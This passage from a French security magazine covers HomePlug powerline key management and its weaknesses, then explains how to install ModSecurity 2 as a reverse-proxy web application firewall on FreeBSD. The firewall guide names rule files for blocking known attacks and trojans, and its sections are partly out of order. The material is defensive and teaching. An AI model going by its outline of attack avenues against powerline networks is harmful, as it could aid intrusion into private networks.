nombreux tests de propagation ont montré que le signal se diffusait convenablement dans un immeuble depuis le rez-de-chaussée jusqu'à 6 étages (y compris sur les prises éloignées du tableau électrique). Ce point se révèle problématique, car il est évident que le signal CPL (donc des données) se propage sur les câbles électriques hors du réseau électrique privé. Il est donc important de mettre en place des clés de chiffrement (avec des passphrases longues et privatives) pour constituer son réseau logique CPL.

2. Fonctionnement de la sécurité des CPL

Les différentes technologies CPL ont développé des principes de sécurité des transmissions de données souvent basés sur la sécurité d'accès aux trames physiques gérées par la puce CPL (interface entre le réseau électrique d'un côté et le réseau Ethernet de l'autre). Comme l'illustre la figure 3, cette puce ne transmettra les trames Ethernet en clair que si la clé est identique à celles présentes sur les autres équipements CPL du réseau logique configuré.


Cette sécurité au niveau matériel de l'accès des trames cryptées marque une grande différence dans la sécurité d'accès si on la compare aux technologies IP radio (802.11, 802.16...), car faute d'avoir la bonne clé de chiffrement, un attaquant n'aura pas accès à ces trames s'il utilise un équipement CPL (standard) branché sur le réseau électrique cible. A ce niveau, l'attaquant dispose de peu de solutions pour opérer une intrusion sur le réseau électrique :

- ⇒ attaque par brute force en essayant toutes les possibilités de clés sur l'équipement standard utilisé pour l'attaque ;
- ⇒ mise en place de solutions d'écoute des émissions électromagnétiques à proximité des câbles avec une chaîne complexe d'acquisition numérique sur les bonnes bandes de fréquences (écoute, démodulation, conversion analogique-numérique, acquisition, décryptage) ;
- ⇒ *reverse engineering* sur les composants CPL pour débloquer l'utilisation de clé et obtenir les trames chiffrées sur l'interface Ethernet.

Le tableau ci-dessous indique les différentes techniques de sécurité utilisées dans les dernières générations de technologies CPL du marché.


2.1 Sécurité dans HomePlug 1.0-1.1

Le standard CPL HomePlug dans sa version 1.0-1.1 utilise un niveau de sécurité basé sur le partage d'une clé de chiffrement unique pour l'ensemble du réseau logique CPL. Cette clé de cryptage NEK (*Network Encryption Key*) est configurée sur



3 Interface CPL classique Ethernet entre réseaux électriques et réseaux câblés

Technologie	Gestion des clés	Cryptage	Avantage	Inconvénient et faille
HomePlug 1.0	NEK	DES-56bits	Simplicité	⇒ Faiblesse du DES ⇒ Une seule clé par équipement
HomePlug Turbo	DEK	idem	idem	idem
HomePlug AV	⇒ NEK ⇒ NMK ⇒ DAK	AES-128 bits (rotation de clés)	Haut niveau de cryptage	Faible possible avec le bouton « Easy Connect »
DS2	Échange de clés maître-esclave	3DES	Configuration centrale par console d'administration sur l'équipement maître	Interception des échanges de clés lors des authentifications



chaque équipement CPL à l'aide d'une interface de type graphique (GUI) depuis un ordinateur connecté sur l'interface Ethernet ou USB. Il est donc possible de créer plusieurs réseaux CPL logiques distincts sur le même réseau électrique, mais dans HomePlug 1.0, configurer plusieurs clés NEK sur un même équipement se révèle infaisable, chaque équipement n'appartient qu'à un réseau logique CPL à la fois. La figure 4 illustre un cas de réseau électrique avec deux réseaux CPL distincts utilisant deux clés NEK différentes.

Il est également possible de configurer la clé NEK de manière distante en utilisant un équipement unique connecté à un ordinateur et qui a une interface de type GUI pour configurer la clé NEK. Mais au préalable, il faut connaître la clé DEK (*Device Encryption Key*) d'un équipement distant. Celle-ci est une clé unique matérielle qui est stockée dans la puce CPL. Elle est inscrite sur le boîtier CPL sur 16 octets avec, en général, la mention « Password ». Avec cette DEK, le GUI de configuration CPL peut alors accéder à l'équipement CPL distant et ainsi échanger des trames de management avec la clé NEK du réseau que va ensuite utiliser l'équipement CPL pour s'associer au réseau logique.

⇒ 2.2 Sécurité dans HomePlug AV

Au niveau de la couche PHY, si une attaque voulait être menée au niveau du support de transmission afin d'écouter les trames qui circulent sur les réseaux électriques, il faudrait tout d'abord utiliser des équipements radio-électroniques (haut de gamme) nécessaires pour récupérer les émissions électromagnétiques émises à proximité des câbles dans la bande 1-30 MHz (analyseur spectral large bande + convertisseur analogique-numérique hautement configurable). La couche PHY dans le standard HomePlug AV se base sur une modulation OFDM de type « multiporteuse » qui distribuent les données des trames Ethernet dans 917 sous-bandes (c'est-à-dire sous-porteuses) dans la bande de fréquences entre 1 et 30 MHz. Ces 917 sous-bandes sont ensuite indépendamment modulées (8 niveaux de


modulation), deux types de FEC peuvent être mis en place, trois types de « *guard interval duration* » (entre accès au média) ce qui donnent **22753 « ToneMap » possibles** négociés en permanence entre deux stations (STA) d'un réseau logique CPL.


La ToneMap est une table stockée dans chacun des équipements du réseau CPL qui indique les niveaux de modulation optimaux pour les communications vers les autres équipements CPL à proximité en fonction de la qualité du canal de transmission, ici le câble électrique.

Ces ToneMaps sont en permanence renégociées entre équipements CPL pour s'adapter à la capacité du canal de transmission. Un attaquant devrait donc être capable de trouver les ToneMaps de chacun des équipements en temps réel pour les 917 sous-bandes pour essayer d'intercepter les communications au niveau PHY. De plus, si (en prenant l'exemple de la figure 5) STA3 désirait « écouter » les communications entre STA1 et STA2, la position de la station sur le réseau électrique étant différente, les niveaux de Signal sur Bruit reçus seraient différents de ceux perçus par STA1 et STA2 et impliqueraient de mauvaises ToneMaps.

Un réseau CPL HomePlug AV est composé de deux types de fonctionnalités pour chaque équipement CPL : un coordinateur (CCo) du réseau CPL et des stations (STA). Le réseau CPL fonctionne alors au niveau sécurité comme suit :

- ⇒ Le CCo organise et alloue les *slots* TDMA et CSMA/CA utilisés pour l'accès au média de chaque STA.
- ⇒ Une clé NMK est distribuée à toutes les STA.
- ⇒ Le CCo distribue régulièrement une nouvelle NEK (qui est utilisée pour encrypter les trames circulant entre stations) aux stations à l'aide de la NMK.
- ⇒ Le chiffrement des trames fait par la NEK est du type AES-128bit CBC.





6 Place du coordinateur (CCo) dans la gestion des clés de chiffrement du réseau CPL

Les transmissions entre réseaux logiques ne sont pas chiffrées à l'aide de la NEK.

Lorsqu'une nouvelle station STA (c'est-à-dire un nouvel équipement) est branchée sur le réseau électrique, elle envoie une demande d'autorisation au CCo (Coordinateur) à l'aide d'une clé temporaire (TEK). Il est alors important de vérifier le bon fonctionnement de cette nouvelle station avant d'accepter complètement celle-ci dans le réseau logique CPL. Cette confirmation peut se faire par un test de bon fonctionnement du nouvel équipement comme par une vérification de son adresse MAC ou de sa clé DAK (ID unique hardware pour chaque équipement CPL).

Il existe alors deux modes d'acceptation des nouvelles stations :

⇒ mode « Secure Mode » ;

⇒ mode « Simple Connect Mode ».


Le mode « Secure Mode »

Il est possible d'enregistrer un nouvel équipement grâce au DPW (Device PassWord) de celui-ci qui est un hash de la clé DAK (Device Access Key) qui doit être utilisé au niveau du CCo. Le DPW est un passphrase d'au moins 12 caractères qui donne une entropie de 72 bits. La clé DAK est utilisée pour chiffrer l'envoi de la clé NMK. Une fois que le nouvel équipement a récupéré le NMK, il devient une nouvelle station (STA) du réseau logique CPL. Le mécanisme de hash de la clé est obtenu depuis la passphrase en utilisant la fonction PBKDF1 issue du standard PKCS #5 v2.0 standard en utilisant un SHA-256 tronqué comme algorithme de hachage. Il est également possible d'entrer une passphrase identique pour chaque équipement CPL du réseau qui formera, une fois hachée, la clé NMK.


La figure 7 illustre la négociation lors de la configuration d'une nouvelle STA par l'interface GUI de gestion CPL pour la NMK.

Le mode « Simple Connect Mode »

Il est possible d'enregistrer un nouvel équipement sur un réseau CPL existant en actionnant un mode *push-button*, ce qui « ouvre » le réseau CPL pendant quelques instants, le temps de brancher le nouvel équipement qui peut s'associer alors sur ce réseau après réception des *beacons* de synchronisation. Le nouvel équipement envoie alors aux autres équipements du réseau des trames qui sont utilisées pour générer un TEK (Temporary Encryption Key). La TEK est alors utilisée pour l'échange sécurisée du NMK. La négociation de la ToneMap se fait avec des trames bas débit (c'est-à-dire des modulations plus robustes aux perturbations, mais moins de données utiles transportées) et l'échange des clés se fait avec des trames haut-débit. Une fois que la ToneMap



7 Authentification d'une nouvelle station (STA) CPL par configuration du NMK depuis une console GUI



8 Négociation lors de l'association d'un équipement CPL dans le mode « Simple Connect »

est négociée pour l'échange des données, il serait très difficile d'obtenir une écoute de la négociation de cette ToneMap (qui est asymétrique, car un réseau électrique ne présente pas les mêmes impédances dans un sens et dans l'autre) y compris en essayant un *man-in-the-middle* de type CPL en branchant des équipements professionnels capables d'écouter l'échange des trames de négociations de la ToneMap (différente pour chaque porteuse). La figure 8 illustre la négociation lors de l'association d'un nouvel équipement CPL dans le mode « Simple Connect ».

Dans les scénarios de gestion de la sécurité des CPL, il pourrait être possible d'enregistrer la NMK par l'extérieur (RFID, clé USB, interface WEB d'un routeur pré-configuré, pré-chargé avant ventes...) du réseau CPL vers un des équipements CPL connecté

au SI de l'entreprise, collectivité utilisant un/des réseaux CPL. Egalement envisagé dans certains cas de configuration de la clé NMK sur des équipements le *Fillgun*, une prise électrique femelle qui charge le NMK dans un équipement CPL que l'on branche dans le Fillgun. Un simple branchement électrique d'un équipement CPL suffirait à charger en mémoire la NMK du réseau logique CPL.

Finalement, dans le cas de plusieurs réseaux logiques CPL (AVLN), chaque CCo de chaque AVLN va garder une liste des différents INL (*Interfering Network List*) à proximité. Ainsi, les CCo échangent des trames de gestion du réseau pour organiser les échanges de trames beacons et les slots TDMA et CSMA/CA alloués à chaque STA de chaque AVLN.



Liens

- ⇒ Site de l'association HomePlug : www.homeplug.org
- ⇒ Site du groupe de travail IEEE P1901 : <http://grouper.ieee.org/groups/1901/>



Références

- [1] CARCELLE (Xavier), *Réseaux CPL*, Eyrolles, 2006.
- [2] NEWMAN (RICHARD), GAVETTE (SHERMAN), YONGE (LARRY), ANDERSON (ROSS), « *Protecting domestic power-line communications* », *ACM International Conference Proceeding Series*, vol. 149.
- [3] Gavette (Sherman), « *HomePlug AV Technology Overview* », WinHEC 2006.

À LA DÉCOUVERTE DE MODSECURITY 2



mots clés : ModSecurity / pare-feu applicatif / sécurité Web

ModSecurity est un pare-feu applicatif libre. Cette fiche pratique s'attache à décrire les

fonctionnalités principales de la version 2, ainsi que les étapes nécessaires à sa mise en œuvre.

⇒ 1. Vous avez dit : « WAF » ?

ModSecurity appartient à la catégorie des outils sécurité connus sous le nom de **WAF [1]** ou **Web Application Firewall**. Comme leur nom l'indique, ces composants sont destinés à « protéger » des applications Web.

La quête de la *killer feature*, la pression des échéances, l'utilisation de bibliothèques et de *frameworks* très riches et la bêtise humaine aidant, les applications Web sont devenues des florilèges de vulnérabilités. Les composants traditionnels tels que les pare-feu réseau ou un brin plus modernes comme les IPS ne peuvent pas grand-chose pour les protéger. Bien sûr, dans un monde idéal, il aurait fallu penser à sécuriser le code. Mais, soyons réalistes ! Dans quelles proportions cela est-il réalisable ? Combien d'entreprises sont-elles prêtes à engager les moyens humains et financiers nécessaires pour mettre en œuvre un programme de développement sécurisé ? Que faire dans le cas des logiciels Web sur étagère ? Et enfin, avez-vous seulement soulevé le capot [2] d'une application « moderne » à base de Web 2.0, d'AJAX et de *mash-up* [3] sans sentir votre cerveau se liquéfier face à sa complexité ?

Une solution, bien que partielle, consiste à mettre devant votre application Web – en attente d'une révision de conception et de code – un composant sachant couramment parler le HTTP et à même de traduire et d'arrêter de viles attaques. Un WAF est destiné à remplir ce rôle. Il intercepte les requêtes et les réponses et y applique la politique de filtrage applicative en vigueur.

L'approche par liste noire est plus pragmatique et adaptée aux dures réalités du terrain.

⇒ 1.1 Liste, de quelle couleur es-tu ?

Afin de concevoir cette politique, deux approches sont généralement utilisées : **liste blanche** et **liste noire**. Dans les deux cas, on utilise des expressions régulières plus ou moins étendues suivant les paramètres et la souplesse offerts par le WAF utilisé.

Un WAF configuré en liste blanche filtre les requêtes/réponses et ne laisse passer que celles expressément autorisées. Imaginez-vous en train d'appliquer une telle politique à une application dynamique dont les URL sont générées à la volée et dont la structure n'est pas figée. On ne peut aboutir qu'à des règles très larges avec des expressions régulières de faible granularité. **Cette approche est donc à réserver à des applications dont on maîtrise tous les rouages et qui évoluent très peu dans le temps.**

La seconde approche, aussi connue sous le nom de « **sauvez les meubles !** », permet de parer aux attaques connues et bloque des motifs réputés dangereux, souvent utilisés comme vecteurs d'exploitation. Cette approche est à comparer avec celle adoptée par les IDS et leurs signatures. Quitte à réécrire l'évidence même, la balle d'argent n'existe pas en sécurité et les loups-garous sont légion. Mais, tant qu'à faire, autant être borgne qu'aveugle. **L'approche par liste noire est plus pragmatique et adaptée**

aux dures réalités du terrain, même si les paranoïaques parmi nous ne cesseront jamais de crier à l'hérésie. Cette approche est d'autant plus judicieuse lorsqu'elle est combinée à des pratiques de développement sécurisé destinées à minimiser la surface

d'attaque des applications. Il faut garder à l'esprit qu'un WAF ne pourra jamais se substituer aux développeurs d'une application et n'en comprendra jamais aussi bien les rouages (quoique...).

2. ModSecurity : un tour du locataire

En 2002, Ivan Rustic a décidé de créer un outil pour surveiller ce qui se passe au niveau d'applications Web dont il avait la responsabilité. Ainsi est né ModSecurity, WAF libre et parmi les plus répandus. Disponible sous licence GPLv2 ainsi que sous licence commerciale, un support commercial de ce *couteau suisse de la protection Web* a été fourni par Thinking Stone dès 2004, puis par Breach Security qui a racheté Thinking Stone en 2006.

Bénéficiant d'une documentation de très bonne qualité et d'une communauté forte et compétente, ModSecurity a connu un succès grandissant et a même fini par supplanter certaines offres commerciales fort coûteuses grâce à sa richesse fonctionnelle et à sa relative facilité de mise en œuvre.


ModSecurity a été conçu pour fonctionner comme module d'Apache sur la plupart des systèmes UNIX/Linux. Il peut donc être utilisé pour protéger une application Web donnée tant que celle-ci utilise un serveur Apache ou pour protéger des applications hétérogènes en le positionnant en amont sur un serveur Apache configuré en *reverse-proxy*. La séparation des biens étant une bonne chose, cette fiche couvre ce deuxième mode d'utilisation.

2.1 2.x vs. 1.9.x

À l'heure où nous écrivons ces lignes sous la houlette de notre cher rédacteur en chef, la dernière version stable de ce produit est la 2.1.5. Elle offre plusieurs fonctionnalités intéressantes par rapport aux précédentes versions 1.9.x [4] :

- ⇒ Possibilité de filtrage à cinq niveaux (ou phases) : en-têtes de requêtes, corps des requêtes, en-têtes de réponses, corps des réponses et journalisation. L'administrateur peut ainsi créer des règles applicables aux niveaux qu'il souhaite. La priorité d'application des règles est fonction de la phase. Une règle de phase n est prioritaire par rapport à une règle de phase supérieure. Les différentes phases sont représentées dans la figure 1.
- ⇒ Fonctions de transformation adaptables à chaque règle de filtrage : ModSecurity 2.x peut appliquer une transformation à chaque copie d'une requête/réponse chargée en mémoire avant transmission. On peut ainsi décoder/encoder les données en base64 ou en hexadécimal, décoder les entités HTML, normaliser (à l'aide du caractère ASCII 32), puis compresser les espaces, etc.

- ⇒ Possibilité d'attribuer à chaque anomalie constatée un score pouvant servir d'élément décisionnel pour journaliser et/ou rejeter une requête/réponse.
- ⇒ Collecte d'informations à des fins de corrélation : ModSecurity peut désormais créer des collections de données persistantes pour corréler les événements générés par IP, par session ou par utilisateur.
- ⇒ Support du filtrage XML : ModSecurity peut analyser les flux XML, les valider par rapport à une DTD ou par rapport à une expression XPath.



2.2 Miroir, dois-je apprendre à coder ?

Les têtes pensantes derrière ModSecurity livrent gratuitement un jeu de règles optimisé appelé **ModSecurity Core Rules** permettant de déjouer des attaques connues et d'effectuer une analyse protocolaire. Très optimisé et adapté à une approche

par liste noire, il est minutieusement testé sur du trafic réel avant d'être publié. Mis à jour régulièrement, il est livré avec chaque version mineure ou majeure du produit.

Les règles de filtrage de ModSecurity sont écrites dans un langage de programmation spécialisé dont l'apprentissage est assez facile. Nous vous en donnerons un aperçu dans la suite de cette fiche. Certains détracteurs du produit (principalement la concurrence commerciale en face et ses *marketoids*) mettent en avant la complexité de ce langage pour un bétien.

À compétences modestes, protection modeste. ModSecurity vous offre la possibilité de comprendre exactement ce que vous faites, plutôt que vous les cacher par des couches d'abstraction « ergonomiques » (du type « cliquez ici pour tout blinder ») qui n'aident pas à appréhender le niveau de protection réel.

Mais avant de passer à la mise en œuvre, il est important de bien considérer l'architecture à mettre en place pour utiliser ModSecurity de manière optimale.

⇒ 3. Et si nous parlions mécanique ?

Le principe même de ModSecurity est de filtrer les requêtes des clients et les réponses de l'application. L'intégration idéale dans une architecture consiste à placer ModSecurity en reverse-proxy filtrant sur un serveur dédié à cette tâche. Dans la mesure où notre configuration de ModSecurity est liée à l'application protégée, il est fortement recommandé de prévoir une instance de ModSecurity par application (serveurs séparés, systèmes virtualisés, *jails*, etc.). Dans le cadre de cet article, nous considérons donc l'architecture décrite par la [figure 2](#).

offerte par FreeBSD permet d'aboutir à une installation très minimaliste avec une surface d'attaque réduite. Il s'agira ensuite d'être rigoureux dans la politique de mise à jour, d'autant plus que FreeBSD offre des outils très intéressants pour réaliser cet objectif, tels que **FreeBSD Update** [5], **portsnap** [6], et **portaudit** [7].

⇒ 3.2 Préparation d'Apache 2.0

Comme nous utilisons la fonction de reverse-proxy filtrant, il est nécessaire d'installer Apache avec le module `mod_proxy` [8] :

```
$ cd /usr/ports/www/apache20
$ sudo make WITH_PROXY_MODULES=yes
$ sudo make install clean
```

Apache est installé par défaut dans `/usr/local/` et la configuration se trouve dans `/usr/local/etc/apache2/`.


⇒ 3.3 Installation de ModSecurity

ModSecurity est aussi présent dans le catalogue de logiciels portés de FreeBSD. Il dépend de `LibXML2` :

```
$ cd /usr/ports/textproc/libxml2
$ sudo make install clean
$ cd /usr/ports/www/mod_security2
$ sudo make WITH_LIBXML2=yes
$ sudo make install clean
```

Il est bien entendu possible d'installer ModSecurity depuis l'archive [9] des sources proposées en téléchargement sur le site officiel sans problème particulier. Mais, étant de nature paresseuse, nous préférons économiser quelques frappes de clavier au passage.

Le module `mod_security2.so` est installé dans `/usr/local/libexec/apache2/`. Les règles principales de filtrage de ModSecurity sont installées dans `/usr/local/etc/apache2/Includes/mod_security2/`.



À titre d'exemple de mise en œuvre, nous utilisons ModSecurity 2.1.5 installé sur un système **FreeBSD 6.3-STABLE** avec Apache 2.0.61 depuis le catalogue de logiciels portés (ou *ports collection*).

⇒ 3.1 Préparation du système hôte

L'installation d'un composant de sécurité ne vous évitera pas de durcir comme il se doit le système hôte en supprimant tout service et compte inutiles, bien au contraire ! La souplesse d'installation

⇒ 3.4 Préparation de la configuration d'Apache2

Commençons par configurer Apache2 en reverse-proxy prêt à accueillir les règles de filtrage de ModSecurity. Pour cela, les lignes suivantes doivent apparaître dans le fichier de configuration :

```
/usr/local/etc/apache2/httpd.conf :
## Dynamic Shared Object (DSO) Support
[...]

# chargement du module mod_unique_id pour permettre à ModSecurity
# d'identifier de manière unique chaque requête reçue
LoadModule unique_id_module modules/mod_unique_id.so

# chargement des modules relatifs à la fonctionnalité reverse-proxy
LoadModule proxy_module libexec/apache2/mod_proxy.so
LoadModule proxy_http_module libexec/apache2/mod_proxy_http.so

# chargement des modules LibXML 2 et ModSecurity 2
LoadFile /usr/local/lib/libxml2.so
LoadModule security2_module libexec/apache2/mod_security2.so

[...]
```

Il faut ensuite ajouter la configuration spécifique nécessaire à la protection de notre application Web, que nous appellerons `mywebapp`, dans `/usr/local/etc/apache2/httpd.conf` :

```
[...]
ProxyRequests Off
ServerName mywebapp

ProxyPass / http://mywebapp/
ProxyPassReverse / http://mywebapp/

# configuration de ModSecurity 2
Include /usr/local/etc/apache2/Includes/*.conf
```

À ce stade, il ne reste plus qu'à activer le filtrage. Tout se passe dans le répertoire `/usr/local/etc/apache2/Includes/mod_security2/`. Ce dernier contient les fichiers suivants par défaut :

```
modsecurity_crs_10_config.conf
modsecurity_crs_20_protocol_violations.conf
modsecurity_crs_21_protocol_anomalies.conf
modsecurity_crs_23_request_limits.conf
modsecurity_crs_30_http_policy.conf
modsecurity_crs_35_bad_robots.conf
modsecurity_crs_40_generic_attacks.conf
modsecurity_crs_45_trojans.conf
modsecurity_crs_50_outbound.conf
```

`modsecurity_crs_10_config.conf` est le fichier de configuration principal de notre WAF. Il est très bien documenté. Les autres fichiers constituent les règles **ModSecurity Core Rules**, précédemment évoquées. Ces dernières, exploitées dans une approche par liste noire, offrent une protection honorable contre les attaques les plus connues, détectent l'activité de certains scanners et bots, ainsi que l'accès à des chevaux de Troie. Elles permettent aussi de repérer les irrégularités dans l'utilisation du protocole HTTP.

⇒ 3.5 Comment ça se configure Docteur ?

La configuration de ModSecurity se fait à l'aide de directives, de variables, d'opérateurs et d'actions. Le fichier `modsecurity_crs_10_config.conf` contient les éléments suivants :

```
SecRuleEngine On
SecRequestBodyAccess On
SecResponseBodyAccess On
SecDefaultAction log,auditlog,deny,status:403,phase:2,t:lowercase
```

Les directives proposées ci-dessus indiquent que nous avons configuré ModSecurity de la façon suivante :

- ⇒ `SecRuleEngine On` : ModSecurity intercepte les échanges et applique les règles de filtrage (il est possible de ne pas intercepter les échanges avec la variable `DetectionOnly`) ;
- ⇒ `SecRequestBodyAccess On` : les règles permettant d'inspecter le corps des requêtes sont actives ;
- ⇒ `SecResponseBodyAccess On` : les règles permettant d'inspecter le corps des réponses sont actives ;
- ⇒ `SecDefaultAction` permet de déterminer quelle est l'action par défaut lorsqu'aucune autre règle ne s'applique.

Dans notre cas, plusieurs actions par défaut sont spécifiées :

- ⇒ `log` : l'échange correspondant est enregistré dans les journaux d'Apache et dans le fichier d'audit de ModSecurity ;
- ⇒ `auditlog` : l'échange correspondant est enregistré dans le fichier d'audit de ModSecurity ;
- ⇒ `deny` : arrête l'application des règles et intercepte l'échange ;
- ⇒ `Status:403` : précise le code du statut HTTP envoyé comme réponse par défaut lorsqu'une règle de filtrage correspond ;
- ⇒ `phase:2` : indique la phase lors de laquelle est appliquée la règle de filtrage ;
- ⇒ `t:lowercase` : indique que tous les caractères sont transformés en minuscule.

Bien entendu, il est possible d'appliquer des actions spécifiques à chaque règle.

ModSecurity permet d'enregistrer beaucoup plus d'informations qu'Apache dans les journaux ce qui permet d'établir une bien meilleure piste d'audit.

```
SecAuditEngine RelevantOnly
SecAuditLog /var/log/modsecurity/audit.log
SecAuditLogType Serial
SecAuditLogRelevantStatus "[45]"
SecAuditLogParts ABIFHZ
```

Les directives ci-dessus, toujours dans le fichier `modsecurity_crs_10_config.conf` indiquent le contenu et la façon d'enregistrer les traces d'audit :

- ⇒ **SecAuditEngine RelevantOnly** : seuls les échanges ayant été détectés sont enregistrés ;
- ⇒ **SecAuditLog** : spécifie le chemin vers le fichier journal ;
- ⇒ **SecAuditLogType Serial** : spécifie le mécanisme utilisé pour l'enregistrement des événements. Dans ce cas, les événements sont enregistrés les uns à la suite des autres dans le même fichier ;
- ⇒ **SecAuditLogRelevantStatus ^[45]** : spécifie que les échanges enregistrés dans les journaux correspondent à ceux qui ont généré un code HTTP 4xx ou 5xx ;
- ⇒ **SecAuditLogPart** : spécifie quelles parties des échanges sont enregistrées.

Dans notre cas, les journaux contiendront :

- ⇒ **A** : les informations spécifiques aux journaux d'événements ;
- ⇒ **B** : les en-têtes de la requête ;
- ⇒ **I** : le corps de la requête (les fichiers ne sont pas enregistrés dans les journaux dans le cas d'envoi de fichiers) ;
- ⇒ **F** : les en-têtes de la réponse (sans les en-têtes **Date** et **Server**) ;
- ⇒ **Z** : les informations signifiant la fin de l'entrée dans les journaux.

Voici un exemple de trace générée par une telle configuration :

```
--7e0c1f4c-A--
[07/Feb/2008:18:17:25 +0100] pcFkPwrTNwsAAWYJBS0AAAA 10.211.55.2 62719
10.211.55.11 80
--7e0c1f4c-B--
GET /install.php?profile=default HTTP/1.1
Host: freebsd
